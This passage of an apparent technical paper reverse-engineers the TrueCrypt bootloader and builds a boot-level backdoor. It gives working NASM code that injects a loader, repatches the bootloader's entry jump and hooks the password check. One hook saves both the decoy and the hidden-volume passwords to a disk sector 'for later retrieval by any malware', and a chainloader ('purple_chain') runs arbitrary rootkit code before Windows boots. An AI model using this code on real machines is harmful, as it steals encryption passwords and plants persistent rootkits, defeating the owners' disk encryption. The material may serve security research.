What we need now, is what we initially planned to do. We need to find the position in the code that continues the regular windows boot after the truecrypt volume has been mounted.

Again we will do so by searching for a string first: "Booting…". It's obvious to do so – since TrueCrypt just prints such a message ;) Maybe they code too reverser friendly. This message is totally useless. But it helps us a lot.

Looking at our hexdumps above we can find the string at 4750h and we find the reference here in this interesting function 1c5ch, at 1c61h:



```
C:\cygwin\home\0xc2dec0\tc\tc_booter
00001c5c c8040000          enter   0x4, 0x0
00001c60 56                push    si
00001c61 685048            push    0x4850
00001c64 e829f1            call    0xd90
00001c67 5b                pop     bx
00001c68 6668007c0002      push    02007c00
00001c6e 6a00              push    0x0
00001c70 ff7606            push    word ptr [bp+0x6]
00001c73 e84414            call    0x30ba
00001c76 83c408            add     sp, 0x8
00001c79 c606074401        mov     byte ptr [0x4407], 0x1
00001c7e 66c746fc007c0000  mov     dword ptr [bp-4], 00007c00
00001c86 fa                cli
00001c87 8a5604            mov     dl, [bp+0x4]
00001c8a b600              mov     dh, 0x0
00001c8c 33c0              xor     ax, ax
00001c8e 8bf0              mov     si, ax
00001c90 8ed8              mov     ds, ax
00001c92 8ec0              mov     es, ax
00001c94 8ed0              mov     ss, ax
00001c96 bc007c            mov     sp, 7c00
00001c99 fb                sti
00001c9a 2eff6efc          jmp     far ptr cs:[bp-4]
00001c9e 5e                pop     si
00001c9f c9                leave
00001ca0 c3                ret
```

```
C:\cygwin\home\0xc2dec0\tc\tc_booter
00004750 42 6f 6f 74 69 6e 67 2e-2e 2e 0d 0a 00 00 42 49 Booting...□□  BI
00004760 4f 53 20 72 65 73 65 72-76 65 64 20 74 6f 6f 20 OS reserved too
00004770 6d 75 63 68 20 6d 65 6d-6f 72 79 3a 20 00 2d 20 much memory:  -
00004780 55 70 67 72 61 64 65 20-42 49 4f 53 0d 0a 2d 20 Upgrade BIOS□□-
00004790 55 73 65 20 61 20 64 69-66 66 65 72 65 6e 74 20 Use a different
000047a0 6d 6f 74 68 65 72 62 6f-61 72 64 20 6d 6f 64 65 motherboard mode
000047b0 6c 2f 62 72 61 6e 64 0d-0a 00 57 61 72 6e 69 6e l/brand□□ Warnin
000047c0 67 3a 20 43 61 70 73 20-4c 6f 63 6b 20 69 73 20 g: Caps Lock is
000047d0 6f 6e 2e 0d 0a 00 49 6e-63 6f 72 72 65 63 74 20 on.□□ Incorrect
000047e0 70 61 73 73 77 6f 72 64-2e 0d 0a 0d 0a 00 49 66 password.□□□□ If
000047f0 20 79 6f 75 20 61 72 65-20 73 75 72 65 20 74 68  you are sure th
00004800 65 20 70 61 73 73 77 6f-72 64 20 69 73 20 63 6f e password is co
00004810 72 72 65 63 74 2c 20 74-68 65 20 6b 65 79 20 64 rrect, the key d
00004820 61 74 61 20 6d 61 79 20-62 65 20 64 61 6d 61 67 ata may be damag
00004830 65 64 2e 20 42 6f 6f 74-20 79 6f 75 72 0d 0a 54 ed. Boot your□□T
00004840 72 75 65 43 72 79 70 74-20 52 65 73 63 75 65 20 rueCrypt Rescue
00004850 44 69 73 6b 20 61 6e 64-20 73 65 6c 65 63 74 20 Disk and select
00004860 27 52 65 70 61 69 72 20-4f 70 74 69 6f 6e 73 27 'Repair Options'
00004870 20 3e 20 27 52 65 73 74-6f 72 65 20 6b 65 79 20  > 'Restore key
00004880 64 61 74 61 27 2e 0d 0a-0d 0a 00 00 42 6f 6f 74 data'.□□□□  Boot
00004890 61 62 6c 65 20 50 61 72-74 69 74 69 6f 6e 73 3a able Partitions:
000048a0 0d 0a 00 00 44 72 69 76-65 3a 20 00 2c 20 50 61 □□  Drive:  , Pa
000048b0 72 74 69 74 69 6f 6e 3a-20 00 2c 20 53 69 7a 65 rtition:  , Size
000048c0 3a 20 00 00 50 72 65 73-73 20 31 2d 39 20 74 6f :   Press 1-9 to
000048d0 20 73 65 6c 65 63 74 20-70 61 72 74 69 74 69 6f  select partitio
000048e0 6e 3a 20 00 59 6f 75 72-20 42 49 4f 53 20 64 6f n:  Your BIOS do
```

Especially meaningful are the instructions:

```
mov dword ptr [bp-4], 00007c00h
…
jmp far ptr cs:[bp-4]
```


They show us we are at the right place. Here the boot process is being continued.

Here we will place our hook for our rootkit.

0001:3000> **Placing the hooks – injecting our code**

Up to now, we know **where** to insert hooks. Now we want to inject two pieces of code: one piece that stores the correctly entered truecrypt password to disk, and another one that allows us to execute any code after the truecrypt volume has been mounted. The hooks should redirect the execution flow to our own code, at the according positions we found.

In order to inject any code we have several options. One way to do it is just to overwrite an unused string. A string that should not be printed during normal operations:



```
00004960 72 65 73 73 20 45 73 63-2e 0d 0a 0d 0a 00 0d 49  |ress Esc.□□□□ □I|
00004970 66 20 61 62 6f 72 74 65-64 2c 20 63 6f 70 79 69  |f aborted, copyi|
00004980 6e 67 20 77 69 6c 6c 20-68 61 76 65 20 74 6f 20  |ng will have to |
00004990 73 74 61 72 74 20 66 72-6f 6d 20 74 68 65 20 62  |start from the b|
000049a0 65 67 69 6e 6e 69 6e 67-20 28 69 66 20 61 74 74  |eginning (if att|
000049b0 65 6d 70 74 65 64 20 61-67 61 69 6e 29 2e 0d 0a  |empted again).□□|
```

Such a string would give enough room to save the password to disk. It should also not be required anymore – it is part of the conversion process from the regular OS to the hidden OS. That should in theory not occur anymore. But we want to be able to execute code of (almost) any size. A more flexible code that stores the decoy and the hidden password into one sector, having them available at one time, will probably not fit anymore.

In order to inject code to the boot loader we will:

- assemble a short loader code that reads more code from disk
- append this code to the bootloader
- bend the beginning jmp instrucion to jump to our loader code

Our loader code will do:

- load some sectors from disk
- jmp/call far to execute our code

… and the code we load from disk will then patch the boot loader in memory to place our hooks. That means we inject a loader code by appending it to the boot loader. We then can keep this boot loader in place. All changes we make during developing and testing our patches will be in the code we load from disk.

The following code will load 6 sectors from disk, starting at sector 33 (empty space in the boot track) to address 8000:0000h (we will cover those values later). It compares a signature of our code that we will use. In case of an error (no signature) it will jump to where the original jmp instruction at the beginning of the bootloader would jump (`0x26d2`), skipping our code.

Else it will jump to 8000:0000h, and execute our code. Our code of course needs to return to address `0x26d2`.


Injected boot loader code (tcb_head.asm):

```
        pusha
        push    es
        push    ds

        mov     ax, 8000h
        mov     es, ax
        mov     ax, 0206h
        xor     bx, bx
        mov     cx, 33
        mov     dx, 080h
        int     13h
        jc      load_error

        cmp     word [es:3], 0xc0de
        jnz     load_error
        mov     ax, cs
        jmp     0x8000:0

load_error:
        pop     ds
        pop     es
        popa
        push    0x26d2
        retn
```

We assemble the code using nasm, and append it to the decompressed boot loader:


```
        $ nasm tcb_head.asm

        $ cat tc_booter tcb_head > tc_booter_new
```

Then we open our modified boot loader in the ht editor, and scroll down to the end:



```
ht 2.0.18
File Edit Windows Help Local-Disasm                                         03:16 10.02.2013
                              C:\cygwin\home\0xc2dec0\tc\tc_booter_new
00004a15 790d                              jns         0x4a24
00004a17 0a00                              or          al, [bx+si]
00004a19 000d                              add         [di], cl
00004a1b 52                                push        dx
00004a1c 656d                              insw
00004a1e 61                                popa
00004a1f 696e696e67                        imul        bp, [bp+0x69], 676e
00004a24 3a20                              cmp         ah, [bx+si]
00004a26 0000                              add         [bx+si], al
00004a28 0d436f                            or          ax, 6f43
00004a2b 7079                              jo          4aa6
00004a2d 696e672063                        imul        bp, [bp+0x67], 6320
00004a32 6f                                outsw
00004a33 6d                                insw
00004a34 706c                              jo          4aa2
00004a36 657465                            jz          4a9e
00004a39 642e004d4d                        add         cs:[di+0x4d], cl
00004a3e 41                                inc         cx
00004a3f 50                                push        ax
00004a40 3a20                              cmp         ah, [bx+si]
00004a42 0000                              add         [bx+si], al
00004a44 4d                                dec         bp
00004a45 656d                              insw
00004a47 6f                                outsw
00004a48 7279                              jc          4ac3
00004a4a 20636f                            and         [bp+di+0x6f], ah
00004a4d 7272                              jc          4ac1
00004a4f 7570                              jnz         4ac1
00004a51 7465                              jz          4ab8
00004a53 640000                            add         fs:[bx+si], al
00004a56 20e8                              and         al, ch
00004a58 0000                              add         [bx+si], al
00004a5a 50                                push        ax
00004a5b 41                                inc         cx
00004a5c 4d                                dec         bp
00004a5d 53                                push        bx
00004a5e 1400                              adc         al, 0x0
00004a60 0000                              add         [bx+si], al
00004a62 60                                pusha
00004a63 06                                push        es
00004a64 1e                                push        ds
00004a65 b80080                            mov         ax, 8000
00004a68 8ec0                              mov         es, ax
00004a6a b80602                            mov         ax, 0x206
00004a6d 31db                              xor         bx, bx
00004a6f b92100                            mov         cx, 0x21
00004a72 ba8000                            mov         dx, 0x80
00004a75 cd13                              int         0x13
00004a77 7210                              jc          0x4a89
00004a79 26813e0300dec0                    cmp         word ptr es:[0x3], c0de
00004a80 7507                              jnz         0x4a89
00004a82 8cc8                              mov         ax, cs
00004a84 ea00000080                        jmp         0x0
00004a89 1f                                pop         ds
00004a8a 07                                pop         es
00004a8b 61                                popa
00004a8c 68d226                            push        0x26d2
00004a8f c3                                ret
 view 0x00004a62/19042
1help  2save  3open  4edit  5goto  6mode  7search  8use32  9viewin...  0quit
```

We can see the offset of our code: 4a62h. Now we go to address 0000h and change the jmp instruction to jump to our code first. We do it in the ht editor by pressing <ctrl> + a to assemble (see the screenshot below):



```
C:\cygwin\home\0xc2dec0\tc\tc_booter_new
00000000 e9cf25              jmp         0x25d2
00000003 000f                add         [bx], cl
00000005 20e0                and         al, ah
00000007 0d0002              or          ax, 0x200
0000000a 0f22e0              mov         cr4, eax
0000000d c3                  ret
0000000e 66b801000000        mov         eax, 0x1
00000014 0fa2                cpuid
00000016 6689c8              mov         eax, ecx
00000019 66c1e819            shr         eax, 0x19
0000001d 2401                and         al, 0x1
0000001f c3                  ret
00000020 b8f0ff              mov         ax, fff0
00000023 eb03                jmp         0x28
00000025 b81000              mov         ax, 0x10
00000028 55                  push        bp
00000029 89e5                mov         bp, sp
0000002b 57                  push        di
0000002c 56                  push        si
0000002d 8b7604              mov         si, [bp+0x4]
00000030 8b7e06              mov         di, [bp+0x6]
00000033 f30f6f04            movdqu
00000037 f30f6f0d            movdqu
0000003b 660fefc8            pxor
0000003f b90d00              mov
00000042 01c6                add
00000044 f30f6f04            movdqu
00000048 83f800              cmp
0000004b 7c07                jl
0000004d 660f38dcc8          aesenc
00000052 eb05                jmp
00000054 660f38dec8          aesdec
00000059 e2e7                loop
0000005b 01c6                add
0000005d f30f6f04            movdqu
00000061 83f800              cmp
00000064 7c07                jl          0x6d
00000066 660f38ddc8          aesenclast  xmm1, xmm0
0000006b eb05                jmp         0x72
0000006d 660f38dfc8          aesdeclast  xmm1, xmm0
00000072 f30f7f0d            movdqu      [di], xmm1
00000076 5e                  pop         si
00000077 5f                  pop         di
00000078 5d                  pop         bp
00000079 c3                  ret
0000007a 89e0                mov         ax, sp
0000007c 660fb7e0            movzx       esp, ax
00000080 6683ec14            sub         esp, 0x14
00000084 6766896c2410        mov         [esp+0x10], ebp
0000008a 6766895c240c        mov         [esp+0xc], ebx
00000090 676689742408        mov         [esp+0x8], esi
00000096 6766897c2404        mov         [esp+0x4], edi
0000009c 67660fb7742416      movzx       esi, word ptr [esp+0x16]
000000a3 67668b06            mov         eax, [esi]
000000a7 67668b5e04          mov         ebx, [esi+0x4]
000000ac 67668b4e08          mov         ecx, [esi+0x8]
000000b1 67668b560c          mov         edx, [esi+0xc]
000000b6 67660fb76c241a      movzx       ebp, word ptr [esp+0x1a]
view 0x00000000/0
```

```
choose opcode
opcode                | disassembly
e9 5f 4a              | jmp 4a62h
67 e9 5e 4a           | jmp 4a62h
66 e9 5c 4a 00 00     | jmp 4a62h
66 67 e9 5b 4a 00 00  | jmp 4a62h
```

We choose the 3 byte form of the jmp instruction, just like the original jmp.

Via <f2> we save the modified file.

Then we compress it running:

```
$ cat tc_booter_new | gzip -c -n --best > tc_booter_new.gz
```

The resulting file `tc_booter_new.gz` we use to overwrite the existing bootloader (starting from sector 6). Voila!

Now we have a new extended bootloader that allows us to execute any code upfront. We chose the segment 8000 – as it is not used. Our code does not need to stay resident. It just needs to survive until the TrueCrypt bootloader exits (continues booting).

All we need to do now is to patch the bootloader, to insert the hooks to our loaded code.

But one question still remains:

How can we insert the hooks without destroying the boot loader?

We look at the code around 1e11h (see screenshot on page 16). What we see is that directly after the call to 0x1ca2 at 1e09h (call OpenVolume()) a check of the return code is done. In case of return value 0, the password was wrong and a check for caps lock is done (recognizable by the string data reference once again). In case of a good password the code continues at 0x1e46. Let's summarize:

- **0x1e11: check** for password good
- **0x1e13: password bad**, call get shift status etc …

  (this is our space we can overwrite for detouring: 0x1e13 – 0x1e19)

- 0x1e1a: print bad password etc …
- **0x1e46: password good**

What we can do to hook after the call 0x1ca2 is to overwrite this check for caps lock. It is not required for the bootloader to work. So we invert the jnz 0x1e46 at 01e11h to a jz 0x1e1a. It means the caps lock check will not be done – it is being “overjumped” now, and in case of a wrong password – the “Incorrect password” string will be printed.

This way we created space from 01e13h – 01e1ah. In this space we can place a jump to our code that saves the passwords to disk. What we need to remember is that our code MUST return to the bootloader code to address **0x1f46** (offset 0x1e46) where the password is good code continues !!!

In case we want to keep the caps-lock on check (and message), we can recode it in our patch handler.

This first hook was the “complicated” one. Our second hook for executing code before booting is more easy. Why? Because we do not need to return to the bootloader anymore. We can just overwrite the code, and recode it later in our own injected code block, if required.

The important addresses are found in the disassembly on page 17: the function at address 0x1c5c will copy the boot sector to 0000:7c00h and execute it from there. Before that it sets a variable to 1 (we do not really need to know what it is just to get it working). The source code is explaining it – for the interested:

```
static void ExecuteBootSector (byte drive, byte *sectorBuffer)
{
        Print ("Booting...\r\n");
        CopyMemory (sectorBuffer, 0x0000, 0x7c00, TC_LB_SIZE);

        BootStarted = true;

        uint32 addr = 0x7c00;
        __asm
        {
                cli
                mov dl, drive  // Boot drive
                mov dh, 0
                xor ax, ax
                mov si, ax
                mov ds, ax
                mov es, ax
                mov ss, ax
                mov sp, 0x7c00
                sti

                jmp cs:addr
        }
}
```

What we will do is just place our hook at address 0x1c5c and to keep the codes behaviour, we will code the

```
        mov byte [0x4407], 1
```

intruction as well as the boot sector execution code ourselves in our hook handler.

0001:4000> Memory map? [0000:0413]? TrueCrypt? OSLOADER? Where to place our code

We were talking of different code blocks during this chapter.

- The TrueCrypt bootloader (at segment 09000h or 08800h)
- Our little loader code – appended to the bootloader (-> at segment 09000h or 08800h)
- Our hook handlers – stored on disk (we load at segment 08000h)

When we want to load an exitisting boot rootkit in our hook handler, we must also store it somewhere in memory:

- Boot Root Kit – stored on disk (where into RAM? – it must stay resident)

The RAM situation

We saw in the MBR code, that the boot loader gets decompressed to the top of the available RAM – either segment 8800h, or 9000h. In this case we can assume that if there is any space left in this top of RAM area – we are automatically protected from being overwritten. Especially when the code residency is implemented by decreasing the value in 0000:0413h (BASE MEMORY SIZE IN KBYTES, also returned by int 12h).

When investigating the boot loader code we can see, it adds a memory map entry to the BIOS memory map to stay resident. Only when the BIOS memory map feature is not present, it will decrease the value in 0000:0413 to reflect its starting segment at 09000h (or 08800h). Also we see in the MBR code – the stack pointer is being set to 6ffeh. Adding a little more we are at 8000h. That would mean **segment 9800h**. This is a safe location for any resident code.

The windows boot process will not touch this memory. In the code for purple_chain I present later, I do it clean and even add a memory map entry for the boot rootkit. It is not required though.

The calculation of this segment value was only made for purple_chain, in order to use absolute pointers. We will see later that we can also use the top of RAM segment, working with the value at 0000:0413h before the boot loader is decompressed.

The disk situation

Either we boot a rootkit or purple_chain (see below), any code we load must be stored somewhere on disk. The boot track is perfectly suited to hold some sectors for us. The following figure shows the sector layout of a truecrypt boot track. Any of the free sectors can be used to store code. In case we need "a lot of" space, we can safely overwrite the backup copy of truecrypts boot loader.

Figure 1.4.1: Sector layout of a TrueCrypt boot track

00 – 00: TrueCrypt MBR	**We keep, or roll our own**
01 – 04: Decompressor	**We keep**
05 – 28: Compressed bootloader	**We keep**
29 – 30: gap	**Free space for our code** **(Sector 31: TrueCrypt passwords)**
31 – 34: Backup decompressor	
35 – 58: Backup compressed bootloader	

0001:5000> The hook handlers

Summary: we have reversed enough to be able to modify the MBR to accept an altered boot loader. We can modify the bootloader to load any code to execute upfront -> further patching it in memory. We know the places where we can place our hooks to fish the passwords and right before the boot process starts. All we need to do now is to write a little proof of concept code …

With all the gathered information we are able to code the patch / hook handlers. The following piece of code shows the patch installers, as well as the patch handlers:

Patch 1: Password fish

```
; === PATCH1 ===
;
; we patch the get shift status stuff:
;
; 00001e11 7533                          jnz        0x1e46
; 00001e13 e85ef1                        call       0xf74
; 00001e16 a840                          test       al, 0x40
; 00001e18 7407                          jz         0x1e21
;
; to
;
; 00001e11 740e                            jz         0x1e21
; 00001e13                                jmp far    [0x8000:patch1_handler]
;
; -> we patch 9 bytes @tc_seg:1f11

patch1:
       mov    si, patch1_bin
       mov    cx, PATCH1_LEN
       mov    di, 0x1f11 ; (that is offset 0x1e11)
       rep    movsb
       retn

; what to patch
patch1_bin:
       db     0x74, 0x0e     ;      jz     0x1e21
       mov    ax, cs
       jmp    0x8000:patch1_handler
PATCH1_LEN     equ    $-patch1_bin


; will be called by the patch
patch1_handler:
       push   ax
       pusha
       push   es
       mov    ax, 7c0h
       mov    es, ax
       mov    ax, 0201h
       xor    bx, bx
       mov    cx, PURPLE_SECTOR
       mov    dx, 80h
       int    13h

       mov    eax, PURPLE_ID
       cmp    dword [es:0], eax
       jz     .skipinit

       mov    dword [es:0], eax
       mov    di, 8
       xor    al, al
       mov    cx, 132
       cld
       rep    stosb
```

```
.skipinit:
        mov     si, 22h
        mov     di, 8
        mov     bx, [ds:4B88h]     ; BootCryptInfo
        mov     al, [ds:bx+3D4h]   ; BootCryptInfo->hiddenVolume
        or      al, al
        jz      .nothidden
        add     di, 66
.nothidden:
        movsb   ; store password_len
        add     si, 3
        mov     cx, 64
        rep     movsb
        xor     al, al
        stosb

        mov     ax, 0301h
        xor     bx, bx
        mov     cx, PURPLE_SECTOR
        mov     dx, 80h
        int     13h

        pop     es
        popa

        push    0x1f46 ; return at 0x1f46
        retf
```

This patch stores the current entered correct password on disk, at any sector (`PURPLE_SECTOR`). It initializes this sector by clearing it using a signature (`PURPLE_ID`). Depending on whether the hidden or the decoy password was entered it stores the password in the sector at the specific location.

How can we know whether the hidden or the decoy system is beeing booted?

Remember the call to

```
    OpenVolume (BootDrive, bootArguments->BootPassword, &BootCryptoInfo, &bootArguments->
                     HeaderSaltCrc32, skipNormal, skipHidden)
```

from where we got the password?
The next argument after the password - **`&BootCryptoInfo`** - in the code above, is pushed just before the password structure, in the code at address **1e00h (push 0x4b88)**.

It contains the variable **`bool BootCryptoInfo->hiddenVolume`**.

We check this variable to store each password on its own location. After once the decoy and the hidden OS were booted – BOTH passwords will be stored in the PURPLE_SECTOR! Ready for later retrieval by any malware.

Patch 2: Jump to chainloader

```
; === PATCH2 ===
;
; overwrite: from tcb:1c5c:
patch2:
; do the patching
        mov     si, patch2_bin
        mov     cx, PATCH2_LEN
        mov     di, 0x1d5c
        rep     movsb
        retn

patch2_bin:
        mov     byte [0x4407], 0x1    ; BootStarted = true;
        mov     ax, cs                        ; save the TC segment (0x9000)
        jmp     0x8000:boot_purple    ; boot_purple
PATCH2_LEN equ $ - patch2_bin
```

This second patch is not yet fully it. It just overwrites the ExecuteBootSector function at offset 0x1c5c with a jump to our chainloader function “boot_purple” – setting BootStarted = true first.

At this point TrueCrypt would continue the boot process, the TrueCrypt system volume is allready mounted. It is the exit point of the TrueCrypt bootloader.

We can place any jump here. It is our “detouring before boot” jump, here we can directly jump to a boot root kit we could have loaded in our modifyed start code of the boot loader (see chapter 4: Ninja Boot Root).

The first full implementation of this boot system we want to present is: “purple_chain”, a flexible TrueCrypt boot environment and chainloader …

0002:0000> purple_chain boot environment

The purple_chain boot environment is a nice test-environment showing off all we can do with our new boot system ;)

It features:

- A boot splash screen showing the truecrypt passwords in plain text
- Displays the BIOS system memory map before and after the TrueCrypt mount
- **Chainload of any boot code**
    - from harddisk – up to 8 sectors
    - **from CDROM**
    - locates and boots the volume boot record of the active partition by itself
- **Provides a nice environment for any boot code**
    - stack is allready setup
    - return via retf (to boot windows) – you can focus on the important stuff
    - your custom boot code is loaded to 09800:0000h, allready resident
- **Provides handy pointers to the truecrypt passwords:**
    - pointer to decoy password at 8000:0008,
    - pointer to hidden password at 8000:000a

The full source code can be found in appendix 000A:1000 (purple_chain.asm), it applies all the techniques we covered so far.

Coding for purple_chain:

These code snippets shall illustrate the comfortable coding environment of purple_chain. As example see the start of the ntfs password writer sector (see below) – you can code like for a regular MBR, and exit via retf. The boot process will then continue booting the volume boot record of the active partition (handled by purple_chain):

```
org     7c00h
        push    cs
        push    cs
        pop     ds
        pop     es

        cld
        call    init

        call    patch_autoexec_nt

        ; we simply retf to purple_chain to execute the os bootloader

        retf
```


Additionally you have nice vectors to the truecrypt passwords:

```
        mov     ax, 8000h
        mov     ds, ax
        ...
        mov     si, [ds:0x08]; decoy password
        call    write_str
        ...
        mov     si, [ds:0x0a]; hidden password
        call    write_str
        ...
```

0002:1000> purple_chain in action

